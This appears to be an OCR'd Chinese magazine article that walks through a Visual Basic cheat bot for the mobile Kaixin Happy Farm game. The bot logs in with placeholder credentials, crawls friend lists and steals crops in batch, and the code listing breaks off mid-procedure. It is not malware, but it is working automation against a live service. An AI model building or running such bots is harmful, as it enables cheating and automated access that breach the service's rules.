


图5 登录页

这一步要注意的是，如果已登录，一定存在“退出”链接，可以通过“退出”来判断是否已经登录。如果未登录，一定存在“下次自动登录”链接，可以通过此链接来判断是否处于登录页面。

完成登录后来到主页面，网址为固定的“http://m.kaixin.com/home.do?”，所以这一步直接用网址而无需查找其它关键字进行判断，因开心农场的网址“http://m.kaixin.com/farm/loadfarm.do”也是固定的，可以直接提交此网址进行访问，如图6所示。




图6 登录后主页面

访问农场后有个加载界面，网址会根据登录分配的SID有所改变，如图7所示。

稍等片刻后会自动转到“我的农场”，网址中关键字“**myfarm.do**”不变。在此页可以通过查找关键字“去好友农场”来获取网址进行访问，如图8所示。

如图9所示，为好友列表第一页，关键字为“下一页”，最后一页的关键字为“上一页”。如果既不在第一页，也不在最后一页，关键字为“下一页”与“上一页”同时存在。根据这种逻辑，可以循环








图7 农场加载页面


图8　我的农场页面


图9　好友列表第一


图10　农作物列表第一页


图11　程序界面及布局

获取好友列表，网址中的关键字为“farm/friendlist.do”。

与好友列表相对，每个好友的农作物列表也是此原理，只不过关键字改成了“下一亩”和“上一亩”，同样可以使用循环来获取农作物列表。该页的网址关键字为“/farm/friendfarm.do”，如图10所示。

到这里就已经可以获取好友列表及每个好友对应的农作物列表，偷盗只需替换“action=”后的关键字直接访问即可。

界面设计及程序实现

下面给出此外挂的界面，如图11所示。

控件使用情况如下：

15个WebBrowser，用于多“线程”访问，虽然VB不支持多线程，但可以保证不会因某个页面访问缓慢或异常而导致程序假死或停止；

3个ListBox分别用来存储好友名称、每个好友对应的网址及农作物的网址；

3个CommandButton决定为单个还是批量偷盗；

2个Timer分别作为获取好友列表及偷盗的循环控制器；

2个CheckBox则为循环偷盗及不清空农作物网址的辅助功能。

完整的代码就不放上来了，可以到光盘中查看，下面只说明一下关键部分的代码。

1、获取好友及农作物列表和偷盗

“http://m.kaixin.com/logout.do”、“http://m.kaixin.com/login.do”、“http://m.kaixin.com/home.do?”、“http://m.kaixin.com/farm/loadfarm.do”，及“SID”为一个完整的登录过程，整个过程都是通过获取链接显示的文字或是链接本身来判断的，每一步都需要判断是否成功登录。如果没有登录，则需要再次重头开始，直到登录后访问到自己的农场，“SID”为自己农场页面的网址。

“FriendList”及“NextPage”为循环获取好友列表，通过当前页面的网址是否与上次访问页面的网址相同来判断是否到最后一页。

“List2.List(Number)”及“PersonNextPage”为循环获取指定好友的农作物列表，配合按钮可以达到获取单个还是全部好友。有读者可能要问，这里为什么不是List1，而是List2？其实很简单，List1显示的是名字，List2显示的才是真正的网址，且List1与List2的索引号是一致的，所以点击List1产生的索引号可以直接用到List2中。

“http:///”为页面出错情况，这种情况可能发生在获取时遇到自己的农场及新手的农田数量为6时。

“UrlArr(CurrentNumber)”为偷盗过程，配合按钮可以达到单个或批量偷盗。

代码及注释如下：

```
Private Sub WebBrowser1_DocumentComplete(ByVal pDisp As Object, URL As Variant)
    Select Case URL
    '已经登录，则退出登录
    Case "http://m.kaixin.com/login.do"
        Call IsLogin("A", "退出", "http://m.kaixin.com/logout.do", 10)
    '未登录，则进行登录，如果登录完成进入主界面，则读取农场数据
    Case "http://m.kaixin.com/home.do?"
        Call IsLogin("DIV", "下次自动登录", "http://m.kaixin.com/login.do", 15)
    '未登录，则进行登录，如果读取农场数据成功，则进入我的农场
    Case "http://m.kaixin.com/farm/loadfarm.do"
        Call IsLogin("DIV", "下次自动登录", "http://m.kaixin.com/login.do", 20)
    '未登录，则进行登录，如果进入我的农场，则进入去好友农场
    Case SID
        Call IsLogin("DIV", "下次自动登录", "http://m.kaixin.com/login.do", 25)
    '未登录，则进行登录，如果进入好友农场成功，则获取第一页好友列表
    Case FriendList
        Call IsLogin("DIV", "下次自动登录", "http://m.kaixin.com/login.do", 30)
    '未登录，则进行登录，如果第一页好友列表获取成功，则获取之后页面的好友列表
    Case NextPage
        '判断是否为最后一页，是则退出本过程，否则继续下一页好友获取
        If FrontPage = NextPage Then
            FrontPage = ""
            NextPage = ""
            GoTo EndPage
        Else
            FrontPage = NextPage
        End If
        Call IsLogin("DIV", "下次自动登录", "http://m.kaixin.com/login.do", 30)
    '未登录，则进行登录，如果进入指定对象，则获取第一页农作物
```

```
列表
            Case List2.List(Number)
                Call IsLogin("DIV", "下次自动登录", "http://m.kaixin.com/login.do", 35)
            '未登录，则进行登录，如果第一页农作物列表获取成功，则获取之后页面的农作物列表
            Case PersonNextPage
                '判断是否为最后一页，否则继续下一页好友获取，是则判断是否为批量，批量则继续，单个则退出本过程
                If PersonFrontPage = PersonNextPage Then
            '如果是批量获取，继续下一个，否则退出本过程
                    If Flag = True Then
                        '下一个URL
                        Number = Number + 1
                        '判断是否全部完成，否则继续下一个
                        If Number < List2.ListCount Then
                            '判断是否为自己，是则给出调试信息，否则激活时间控件继续下一个
                            If List1.List(Number) <> "自己的昵称" Then
                                PersonFrontPage = ""
                                PersonNextPage = ""
                                Timer1.Enabled = True
                                GoTo EndPage
                            Else
                                Debug.Print Date & " " & Time & " 自己!"
                            End If
                        Else
                            GoTo EndPage
                        End If
                    Else
                        GoTo EndPage
                    End If
                Else
                    PersonFrontPage = PersonNextPage
                End If
                Call IsLogin("DIV", "下次自动登录", "http://m.kaixin.com/login.do", 35)
            '访问页面出错
            Case "http:///"
            '如果是批量获取，继续下一个，否则退出本过程
                If Flag = True Then
                    '下一个URL
                    Number = Number + 1
                    '判断是否全部完成，否则继续下一个
                    If Number < List2.ListCount Then
                        '判断是否为自己，是则给出调试信息，否则激活时间控件继续下一个
                        If List1.List(Number) <> "自己的昵称" Then
                            PersonFrontPage = ""
                            PersonNextPage = ""
                            Timer1.Enabled = True
                            GoTo EndPage
                        Else
                            Debug.Print Date & " " & Time & " 自己! "
                        End If
                    Else
                        GoTo EndPage
                    End If
                Else
                    GoTo EndPage
                End If
            '如果Form_Load中没有重新定义动态数组，这里会出错
            Case UrlArr(CurrentNumber)
                StealFlag1 = True
                Timer2.Enabled = True
                GoTo EndPage
            '如果退出，则访问登录页面
            Case "http://m.kaixin.com/logout.do"
                WebBrowser1.Navigate "http://m.kaixin.com/login.do"
    End Select
    EndPage:
    End Sub

Private Sub IsLogin(tagName As String, innerText As String, URL As String, Step As Integer)
    Dim Tag As String '查找返回信息
    '根据指定字符查找网页文字
    Tag = FindTag(tagName, innerText, "TEXT")
    '判断查找结果，如果返回结果包含网址则访问，未包含则使用参数传递的网址访问
    If InStr(1, Tag, innerText) <> 0 Then
        If InStr(1, LCase(Tag), "http://") <> 0 Then
            WebBrowser1.Navigate Tag
        Else
            WebBrowser1.Navigate URL
        End If
        Call Sleep(100)
    Else
        '根据访问网址不同进行不同的操作
        Select Case Step
        '自动填写账号、密码并登录
        Case 10
            Set Doc = WebBrowser1.Document
            Doc.getElementById("email").setAttribute "value", "账号"
            Doc.getElementById("password").setAttribute "value", "密码"
            Doc.getElementById("login").Click
            Set Doc = Nothing
        '进入我的农场
        Case 15
            WebBrowser1.Navigate "http://m.kaixin.com/farm/loadfarm.do"
        '进入去好友农场
        Case 20
            SID = FindTag("A", "myfarm.do", "LINK")
            WebBrowser1.Navigate SID
        '获取第一页好友列表
        Case 25
            FriendList = FindTag("A", "farm/friendlist.do", "LINK")
            WebBrowser1.Navigate FriendList
        '获取之后页面的好友列表
        Case 30
            Set Doc = WebBrowser1.Document
            Dim i As Long
            For i = 0 To Doc.All.length - 1
                If UCase(Doc.All(i).tagName) = "A" Then
                    If Doc.All(i).innerText = "下一页" Then NextPage = Doc.All(i).href
                    If InStr(1, Doc.All(i).href, "/farm/friendfarm.do") <> 0 Then
                        List1.AddItem Doc.All(i).innerText
                        List2.AddItem Doc.All(i).href
                    End If
                End If
            Next
            Set Doc = Nothing
            WebBrowser1.Navigate NextPage
        '获取农作物列表
        Case 35
            Set Doc = WebBrowser1.Document
            Dim n As Long
